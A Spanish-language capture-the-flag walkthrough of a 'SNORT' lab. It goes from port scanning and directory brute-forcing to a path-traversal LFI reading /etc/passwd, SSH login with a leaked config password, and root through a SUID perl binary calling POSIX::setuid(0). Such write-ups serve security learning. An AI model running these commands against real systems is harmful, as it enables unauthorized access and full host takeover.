



Solución al lab **SNORT** (nivel medio)



Comencemos realizando un escaneo de puertos con nmap



Análisis Inicial

Servicios:


- **22/tcp** - SSH (OpenSSH 8.2p1 Ubuntu)
- **80/tcp** - HTTP (Apache 2.4.41) con título: "Snort IDS — Centro de Monitoreo"

Información clave:


- El título sugiere que es un sistema de monitoreo de Snort (IDS/IPS)
- Posiblemente hay una interfaz web para gestionar reglas y alertas

Enumeración Web


Inspección visual



Código fuente



Página Reglas




REGLAS ACTIVAS

Conjunto de reglas Snort cargadas actualmente en el motor de detección.

SID	Categoría	Descripción	Estado
1000001	WEB-ATTACKS	PHP LFI via page parameter	ACTIVA
1000002	WEB-ATTACKS	Path Traversal ../../ detection	ACTIVA
1000003	WEB-ATTACKS	PHP wrapper php:// stream	ACTIVA
1000004	EXPLOIT	Log poisoning via User-Agent	REVISAR
1000005	POLICY	SSH login from unknown IP	ACTIVA

Feroxbuster




```
chifay@kali: ~/Whoami-Labs/SNORT
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/SNORT
Timeout (secs) 7
User-Agent feroxbuster/2.13.1
Config File /etc/feroxbuster/ferox-config.toml
Extract Links true
Output File web.txt
Extensions [php, txt, html, bak, old]
HTTP methods [GET]
Recursion Depth 4
Press [ENTER] to use the Scan Management Menu™

404 GET 9l 31w 272c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403 GET 9l 28w 275c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 137l 423w 10581c http://172.17.0.2/
200 GET 127l 356w 9557c http://172.17.0.2/about.php
200 GET 124l 325w 9535c http://172.17.0.2/alerts.php
200 GET 11l 29w 220c http://172.17.0.2/config.bak
200 GET 35l 62w 1335c http://172.17.0.2/footer.php
200 GET 75l 210w 7087c http://172.17.0.2/header.php
200 GET 137l 423w 10581c http://172.17.0.2/home.php
200 GET 137l 423w 10581c http://172.17.0.2/index.php
200 GET 124l 327w 9439c http://172.17.0.2/rules.php
[#####] - 6s 27684/27684 0s found:9 errors:0
[#####] - 5s 27684/27684 5215/s http://172.17.0.2/

(chifay@kali)-[~/Whoami-Labs/SNORT]
$
```

La página contiene archivos php y un config.bak, vamos a ver su contenido



```
(chifay@kali)-[~/Whoami-Labs/SNORT]
$ curl -s http://172.17.0.2/config.bak
# Sistema de monitoreo Snort IDS - configuracion interna
# Generado: 2026-01-15

[database]
host = localhost
name = snort_db
password = [REDACTED]

[alerts]
log_path = /var/log/snort/alerts
level = critical
```

Hemos encontrado varias cosas clave:

1. **Credenciales de la base de datos en config.bak:**
 - Host: localhost
 - DB: snort_db
 - Password: **Sn0rt2026!**
2. **Las reglas de Snort revelan vulnerabilidades:**
 - PHP LFI via page parameter
 - Path Traversal ../../ detection
 - PHP wrapper php:// stream
 - Log poisoning via User-Agent
3. **El parámetro ?page= es vulnerable a LFI (según las reglas)**

Prueba de LFI

```
(chifay@kali)~[~/Whoami-Labs/SNORT]
$ curl -s "http://172.17.0.2/?page=../../../../etc/passwd"
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:105::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/ssh:/usr/sbin/nologin
analyst:x:1000:1000::/home/analyst:/bin/bash
```

Hemos encontrado un usuario, lo probaremos con las credenciales encontradas para conectarnos a ssh


```

L-$ ssh analyst@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:OnkKcdtZYi6GqaWhm3aKltLZrW4iB9E+vy2Ljo8QcoE
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
analyst@172.17.0.2's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 7.0.12+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

analyst@snort:~$

```

Veamos que permisos tenemos con este usuario

```

analyst@snort:~$ whoami
analyst
analyst@snort:~$ id
uid=1000(analyst) gid=1000(analyst) groups=1000(analyst)
analyst@snort:~$ sudo -l
[sudo] password for analyst:
Sorry, try again.
[sudo] password for analyst:
Sorry, user analyst may not run sudo on snort.
analyst@snort:~$ pwd
/home/analyst
analyst@snort:~$ ls -al
total 28
drwxr-xr-x 1 analyst analyst 4096 Aug 11 23:47 .
drwxr-xr-x 1 root root 4096 Mar 7 00:39 ..
-rw-r--r-- 1 analyst analyst 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 analyst analyst 3771 Feb 25 2020 .bashrc
drwx----- 2 analyst analyst 4096 Aug 11 23:47 .cache
-rw-r--r-- 1 analyst analyst 807 Feb 25 2020 .profile
analyst@snort:~$

```

Búsqueda de binarios SUID

```

analyst@snort:~$ find / -perm -4000 -type f -ls 2>/dev/null
 798498    84 -rwsr-xr-x  1 root    root      85064 Feb  6 2024 /usr/bin/chfn
 798687    68 -rwsr-xr-x  1 root    root      68208 Feb  6 2024 /usr/bin/passwd
 798750    68 -rwsr-xr-x  1 root    root      67816 Apr  9 2024 /usr/bin/su
 798614    88 -rwsr-xr-x  1 root    root      88464 Feb  6 2024 /usr/bin/gpasswd
 798775    40 -rwsr-xr-x  1 root    root      39144 Apr  9 2024 /usr/bin/umount
 836653   3400 -rwsr-xr-x  1 root    root     3478464 Nov 23 2023 /usr/bin/perl
 798671    56 -rwsr-xr-x  1 root    root      55528 Apr  9 2024 /usr/bin/mount
 798510    52 -rwsr-xr-x  1 root    root      53040 Feb  6 2024 /usr/bin/chsh
 798676    44 -rwsr-xr-x  1 root    root      44784 Feb  6 2024 /usr/bin/newgrp
 945427   164 -rwsr-xr-x  1 root    root     166056 Apr  4 2023 /usr/bin/sudo
 945611    52 -rwsr-xr--  1 root    messagebus 51344 Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
 945644   468 -rwsr-xr-x  1 root    root     477672 Apr 11 2025 /usr/lib/openssh/ssh-keysign
analyst@snort:~$

```

El binario /usr/bin/perl tiene permisos SUID (rwsr-xr-x), lo que significa que podemos ejecutar comandos como root

Vamos a ejecutar una shell con los permisos de root

```
analyst@snort:~$ /usr/bin/perl -e 'exec "/bin/bash";'  
Insecure $ENV{PATH} while running setuid at -e line 1.
```

El error Insecure \$ENV{PATH} es una medida de seguridad de Perl cuando se ejecuta con SUID. Necesitamos usar la bandera -T o especificar un PATH seguro

```
analyst@snort:~$ /usr/bin/perl -T -e 'BEGIN { $ENV{PATH} = "/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin" } exec "/bin/bash";'  
bash-5.0$
```

Usando -T (taint mode) y PATH seguro hemos logrado ejecutar una consola como root, vamos a verificarlo y si somos root ya podemos ir por la bandera

```
bash-5.0$ whoami  
analyst  
bash-5.0$ id  
uid=1000(analyst) gid=1000(analyst) groups=1000(analyst)
```

No se logró ejecutar con los permisos de root, probemos con system y PATH seguro

```
analyst@snort:~$ /usr/bin/perl -e 'BEGIN { $ENV{PATH} = "/bin:/usr/bin" } system("/bin/bash");'  
bash-5.0$ whoami  
analyst
```

Todavía sigue sin ejecutarse como root, por lo que lo vamos a forzar para que se ejecute con id=0 que es el usuario root

```
analyst@snort:~$ /usr/bin/perl -e 'BEGIN { $ENV{PATH} = "/bin:/usr/bin" } use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/bash";'  
root@snort:~#
```

Verificación de los permisos y búsqueda de la bandera

```
root@snort:~# whoami  
root  
root@snort:~# id  
uid=0(root) gid=1000(analyst) groups=1000(analyst)  
root@snort:~# cd /root  
root@snort:/root# ls  
flag.txt  
root@snort:/root# cat flag.txt  
Snort{XXXXXXXXXXXXXXXXXXXX}  
root@snort:/root#
```

Verificación de la bandera encontrada

